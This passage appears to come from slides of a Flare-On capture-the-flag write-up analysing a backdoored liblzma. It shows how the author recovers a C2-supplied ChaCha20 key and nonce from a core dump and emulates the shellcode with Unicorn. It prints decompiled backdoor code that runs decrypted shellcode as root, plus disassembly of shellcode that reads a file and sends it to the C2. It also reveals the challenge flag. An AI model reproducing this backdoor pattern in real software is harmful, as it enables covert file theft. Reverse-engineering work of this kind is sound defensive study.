xor     r8d, r8d
xor     r9d, r9d
syscall                         ; recvfrom
```

```
lea     rsi, [rbp+var_1248]
push    2Dh ; '-'
pop     rax
mov     edi, ebx                ; receiver buffer is now the buffer size
                                ; length of data to receive?
mov     edx, [rbp+var_C8]
xor     r10d, r10d
xor     r8d, r8d
xor     r9d, r9d
syscall                         ; recvfrom
```

It’s shellcode time!

- Remote host is the “C2”.
- Sends key, nonce, and Chacha20 (?) encrypted payload.
- Shellcode decrypts data.
- And sends something back to the C2.
- Can we recover the key, nonce and payload?

It’s shellcode time!

- We can’t talk to the C2.
- But we have all the memory in the core dump.
- No memory clean up code is found.
- We just need to understand memory layout and have some “luck”.

It’s stack time!


It’s stack time!

IDA View-A | Pseudocode-A | Hex View-1 | Local Types | Im

```
1  __int64 __fastcall sub_9820(unsigned int a1, _DWORD *a2, __int64 a3, __int64 a4, unsigned int a5)
2  {
3    const char *v9; // rsi
4    void *v10; // rax
5    void *v12; // rax
6    void (*v13)(void); // [rsp+8h] [rbp-120h]
7    _BYTE v14[200]; // [rsp+20h] [rbp-108h] BYREF
8    unsigned __int64 v15; // [rsp+E8h] [rbp-40h]
9
10   v15 = __readfsqword(0x28u);
11   v9 = "RSA_public_decrypt";
12   if ( !getuid() )
13   {
14     if ( *a2 == 0xC5407A48 )
15     {
16       sub_93F0(v14, a2 + 1, a2 + 9, 0LL);
17       v12 = mmap(0LL, dword_32360, 7, 34, -1, 0LL);
18       v13 = (void (*)(void))memcpy(v12, &unk_23960, dword_32360);
19       sub_9520(v14, v13, dword_32360);
20       v13();
21       sub_93F0(v14, a2 + 1, a2 + 9, 0LL);
22       sub_9520(v14, v13, dword_32360);
23     }
24     v9 = "RSA_public_decrypt ";
25   }
26   v10 = dlsym(0LL, v9);
27   return ((__int64 (__fastcall *)(_QWORD, _DWORD *, __int64, __int64, _QWORD))v10)(a1, a2, a3, a4, a5);
28 }
```

It’s stack time!

- Crash happens at the v10 call.
- Stack grows down (to lower addresses).
- Return address was pushed into the stack.
- Current RSP contains the return address.



toze@flareon: ~/extracted

```
(gdb) x/xg $rsp
0x7ffcc6601e98: 0x00007f4a18c8f88f
(gdb) bt
#0  0x0000000000000000 in ?? ()
#1  0x00007f4a18c8f88f in ?? () from /home/toze/extracted/lib/x86_64-linux-gnu/liblzma.so.5
#2  0x000055b46c7867c0 in ?? ()
#3  0x000055b46c73f9d7 in ?? ()
#4  0x000055b46c73ff80 in ?? ()
#5  0x000055b46c71376b in ?? ()
#6  0x000055b46c715f36 in ?? ()
#7  0x000055b46c7199e0 in ?? ()
#8  0x000055b46c6ec10c in ?? ()
#9  0x00007f4a18e5824a in __libc_start_call_main (main=main@entry=0x55b46c6e7d50,
    argc=argc@entry=4, argv=argv@entry=0x7ffcc6602eb8)
    at ../sysdeps/nptl/libc_start_call_main.h:58
#10 0x00007f4a18e58305 in __libc_start_main_impl (main=0x55b46c6e7d50, argc=4,
    argv=0x7ffcc6602eb8, init=<optimized out>, fini=<optimized out>,
```

It’s stack time!

- We are interested in the shellcode v13() call.
- Core dump is after this call so we don’t have decrypted code.
- But we should have it encrypted!

```
000000000000991E 48 63 15 3B          movsxd  rdx, cs:length
000000000000991E 8A 02 00
0000000000009925 4C 89 FF             mov     rdi, r15
0000000000009928 48 89 C6             mov     rsi, rax        ; ptr to shellcode buffer
000000000000992B 48 89 44 24          mov     [rsp+8], rax    ; store the ptr in stack
000000000000992B 08
0000000000009930 E8 EB FB FF          call    sub_9520        ; decrypt shellcode
0000000000009930 FF
0000000000009935 4C 8B 44 24          mov     r8, [rsp+8]     ; decrypted shellcode location
0000000000009935 08
000000000000993A 31 C0                xor     eax, eax
000000000000993C 41 FF D0             call    r8              ; call into the shellcode
```

It’s stack time!

- If we dump the pointer address we should have the same data.


toze@flareon: ~/extracted

```
(gdb) x/xg $rsp+0x8
0x7ffcc6601ea0: 0x000055b46d58df60
(gdb) x/x 0x000055b46d58df60
0x55b46d58df60: 0x000055b1361e141d
(gdb)
```


```
.rodata:0000000000023959 00 00 00 00…                    align 20h
.rodata:0000000000023960 0F              src_buf         db  0Fh                 ; DATA XREF: sub_9820+EF↑o
.rodata:0000000000023961 B0                              db 0B0h
.rodata:0000000000023962 35                              db  35h ; 5
.rodata:0000000000023963 4E                              db  4Eh ; N
.rodata:0000000000023964 81                              db  81h
.rodata:0000000000023965 FD                              db 0FDh
.rodata:0000000000023966 50                              db  50h ; P
.rodata:0000000000023967 E5                              db 0E5h
```

It’s stack time!

- Return was already pushed to stack, so we were 8 bytes off.
- Now the memory matches our expected values.




- Our stack layout at the crash address:




- Our goal is to try to recover shellcode memory.

```
sub_0           proc near
                push    rbp
                mov     rbp, rsp
                call    sub_DC2
                leave
                retn
sub_0           endp
```




- After we enter the 0xDC2 call:

```
000000000000DC2    push    rbx
000000000000DC3    push    rsi
000000000000DC4    push    rdi
000000000000DC5    push    r12
000000000000DC7    push    rbp
000000000000DC8    mov     rbp, rsp
000000000000DCB    lea     rsp, [rsp-1688h]
000000000000DD3    mov     eax, 0A00020Fh
000000000000DD8    mov     dx, 539h
000000000000DDC    call    sub_1A
```




It’s stack time!

- Five pushes into the stack:
  0x7FFCC6601E88 - 5 * 8 = 0x7FFCC6601E60



- RBP is now 0x7FFCC6601E60.
- RSP loaded with the address of RSP-0x1688: 0x7FFCC6601E60-0x1688=0x7FFCC66007D8



It’s stack time!

- The key buffer is located at RBP-0x1278.
- There is a lot of stack space so it should be intact.

```
0000000000000DDC        call    sub_1A
0000000000000DE1        mov     ebx, eax
0000000000000DE3        lea     rsi, [rbp-1278h]        ; buffer
0000000000000DEA        push    2Dh ; '-'               ; recvfrom syscall number
0000000000000DEC        pop     rax
0000000000000DED        mov     edi, ebx                ; socket
0000000000000DEF        push    20h ; ' '               ; buffer size: 32 bytes
0000000000000DEF                                        ; key?
0000000000000DF1        pop     rdx
0000000000000DF2        xor     r10d, r10d
0000000000000DF5        xor     r8d, r8d
0000000000000DF8        xor     r9d, r9d
0000000000000DFB        syscall                         ; recvfrom
```

It’s stack time!

- Memory dump of the (potential) key and nonce:

toze@flareon: ~/extracted

```
(gdb) x/32xb 0x7FFCC6600BE8
0x7ffcc6600be8: 0x8d    0xec    0x91    0x12    0xeb    0x76    0x0e    0xda
0x7ffcc6600bf0: 0x7c    0x7d    0x87    0xa4    0x43    0x27    0x1c    0x35
0x7ffcc6600bf8: 0xd9    0xe0    0xcb    0x87    0x89    0x93    0xb4    0xd9
0x7ffcc6600c00: 0x04    0xae    0xf9    0x34    0xfa    0x21    0x66    0xd7
(gdb) x/12xb 0x7FFCC6600C08
0x7ffcc6600c08: 0x11    0x11    0x11    0x11    0x11    0x11    0x11    0x11
0x7ffcc6600c10: 0x11    0x11    0x11    0x11
(gdb)
```


It’s stack time!

- Size appears corrupt but filename is ok.
- Not a problem because code NUL terminates the string.

It’s stack time!

- And file content:

```
syscall                         ; recvfrom
movsxd  rax, eax
mov     byte ptr [rbp+rax-1248h], 0 ; NUL terminate
lea     rdi, [rbp-1248h]        ; filename
push    2                       ; open
pop     rax
xor     esi, esi
xor     edx, edx
syscall
mov     r12d, eax
lea     rsi, [rbp-1148h]        ; buf
xor     eax, eax
mov     edi, r12d               ; fd
mov     edx, 80h                ; count
syscall                         ; read
```



It’s stack time!

- We have everything we need:
  - Key and nonce.
  - File contents.
- Tried to use CyberChef again, didn’t work.
- Not going to waste much time reversing the rest.

It’s stack time!

- Spoiler alert, can you spot the difference?

```
0000000000000ACB        lea     rax, aExpand32ByteK     ; "expand 32-byte K"
0000000000000AD2        lea     rsi, [rax]
```

```
v7 = *(_DWORD *)(nonce + 8);
qmemcpy((void *)(a1 + 128), "expand 32-byte k", 16);
*(_DWORD *)(a1 + 112) = v7;
```

It’s Unicorn time!


It’s Unicorn time!

- Faster to write an emulator than reversing, since I didn’t spot the difference.
- Can repurpose last year’s emulator.
- The shellcode is quite simple.
- There is no error verification.
- We just need to emulate syscalls and inject data.

It’s Unicorn time!

- Source code @ https://github.com/gdbinit/flare-on.
- Data we need to inject into memory:
  - Key.
  - Nonce.
  - File contents.

- The Unicorn Engine syscall hook happens at the entry of the syscall.
- We can check which syscall by looking at RAX.



It’s Unicorn time!

```
// find out which syscall just hit the hook
switch (reg_rax) {
case 0:
    DEBUG_MSG("read syscall");
    DEBUG_MSG("Arguments => fd: 0x%llx buf: 0x%llx count: %llu", ts.__rdi, ts.__rsi, ts.__rdx);
    // the buffer data we extracted from the core dump
    // we write it to memory to simulate a succesful read call
    char data[] = {0xa9,0xf6,0x34,0x08,0x42,0x2a,0x9e,0x1c,0x0c,0x03,0xa8,0x08,0x94,0x70,0xbb,0x8d,
    // this is the address of the buffer - we extract it from dumping the arguments above
    if (ts.__rsi == 0xc03fee80) {
        err = uc_mem_write(uc, 0xc03fee80, data, sizeof(data));
        if (err != UC_ERR_OK) {
            ERROR_MSG("Failed to write data memory.");
            return false;
        }
    }
    OUTPUT_MSG("-----------------------------------------------");
    break;
```

It’s Unicorn time!

```
case 45: // 0x2d
    DEBUG_MSG("recvfrom syscall");
    DEBUG_MSG("Arguments => sockfd: %llu buf: 0x%llx len: %llu flags: %llu, src_addr: 0x%llx
    // the data extracted from coredump
    // we inject it into memory
    // find the right locations by checking the arguments above
    char key[] = {0x8d,0xec,0x91,0x12,0xeb,0x76,0x0e,0xda,0x7c,0x7d,0x87,0xa4,0x43,0x27,0x1c,
    char nonce[] = {0x11,0x11,0x11,0x11,0x11,0x11,0x11,0x11,0x11,0x11,0x11,0x11};
    // write the key
    if (ts.__rsi == 0xc03fed50) {
        err = uc_mem_write(uc, 0xc03fed50, key, sizeof(key));
        if (err != UC_ERR_OK) {
            ERROR_MSG("Failed to write key memory.");
            return false;
        }
    }
    // write the nonce
```

It’s Unicorn time!

```
call    sub_CD2                 ; initialize chacha20
lea     rax, [rbp-0C0h]
lea     rdx, [rbp-1148h]        ; encrypted buf
mov     ecx, [rbp-0C4h]         ; len
call    sub_D49                 ; decrypt/encrypt buffer
lea     rsi, [rbp-0C4h]         ; buf (with len)
push    2Ch ; ','               ; sendto syscall #
pop     rax
mov     edi, ebx                ; sockfd
push    4                       ; len
pop     rdx
xor     r10d, r10d              ; flags
xor     r8d, r8d                ; dest_addr
xor     r9d, r9d                ; addrlen
syscall
lea     rsi, [rbp-1148h]        ; decrypted buf
push    2Ch ; ','               ; sendto syscall #
pop     rax
mov     edi, ebx                ; sockfd
mov     edx, [rbp+var_C4]       ; len
xor     r10d, r10d
xor     r8d, r8d
xor     r9d, r9d
syscall
```

It’s Unicorn time!

- Emulation is pretty easy.
- We just need to find addresses where to write data.
    - These will be constant (from stack address).
- Error checking wouldn’t be a problem, just additional code to set everything as expected.
- We control memory and CPU, so h4x th3 w0rld!

It’s Unicorn time!

Terminal

```
-----------------------------------------------
[DEBUG] recvfrom syscall
[DEBUG] Arguments => sockfd: 41 buf: 0xc03fed70 len: 12 flags: 0, src_addr: 0x0 addrlen: 0x0
-----------------------------------------------
[DEBUG] recvfrom syscall
[DEBUG] Arguments => sockfd: 41 buf: 0xc03fff00 len: 4 flags: 0, src_addr: 0x0 addrlen: 0x0
-----------------------------------------------
[DEBUG] recvfrom syscall
[DEBUG] Arguments => sockfd: 41 buf: 0xc03fed80 len: 0 flags: 0, src_addr: 0x0 addrlen: 0x0
-----------------------------------------------
[DEBUG] open syscall
[DEBUG] Arguments => filename: 0xc03fed80 flags: 0 mode: 0
[DEBUG] Open filename:
-----------------------------------------------
[DEBUG] read syscall
[DEBUG] Arguments => fd: 0x2 buf: 0xc03fee80 count: 128
-----------------------------------------------
[DEBUG] sendto syscall
[DEBUG] Arguments => sockfd: 41 buf: 0xc03fff04 len: 4 flags: 0, dst_addr: 0x0 addrlen: 0x0
Contents: supp1y_cha1n_sund4y@flare-on.com
?Xm?U-----------------------------------------------
[DEBUG] sendto syscall
[DEBUG] Arguments => sockfd: 41 buf: 0xc03fee80 len: 38 flags: 0, dst_addr: 0x0 addrlen: 0x0
Contents: supp1y_cha1n_sund4y@flare-on.com
?Xm?U-----------------------------------------------
[DEBUG] close syscall
-----------------------------------------------
[DEBUG] shutdown syscall
-----------------------------------------------
[DEBUG] End of line!
[DEBUG] Execution return value: 0 (OK (UC_ERR_OK))
reverser@air emulator %
```

Conclusion

Conclusion

